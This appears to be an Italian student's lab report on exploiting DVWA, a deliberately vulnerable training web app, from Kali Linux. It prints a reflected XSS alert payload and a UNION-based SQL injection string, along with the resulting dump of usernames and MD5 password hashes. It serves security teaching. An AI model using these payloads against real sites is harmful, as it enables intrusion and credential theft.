Esercizio S6L2


Traccia:


Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping.

Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: **lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.**


La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:
- XSS reflected
- SQL Injection (**non blind**).





3) Si testa la vulnerabilità di DVWA con XSS injection. XSS injection(Cross Site Scripting) è una delle tre macro categorie di attacchi a sua volta è suddiviso in altre due: reflected e stored.In questo esercizio ci chiedeva di usare il reflected(riflesso) che è uno script malevolo che non appena scrivo lo script e lo avvio,mi esce subito come l'output.

Script usato : <script> alert('Il tuo account è stato compromesso'); </script>



4) Si testa la vulnerabilità di DVWA con SQL injection. SQL injention è uno dei tre macro categorie di attacchi che prevede di forzare il linguaggio con una query per poter vedere dell'informazioni.

Script usato:%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```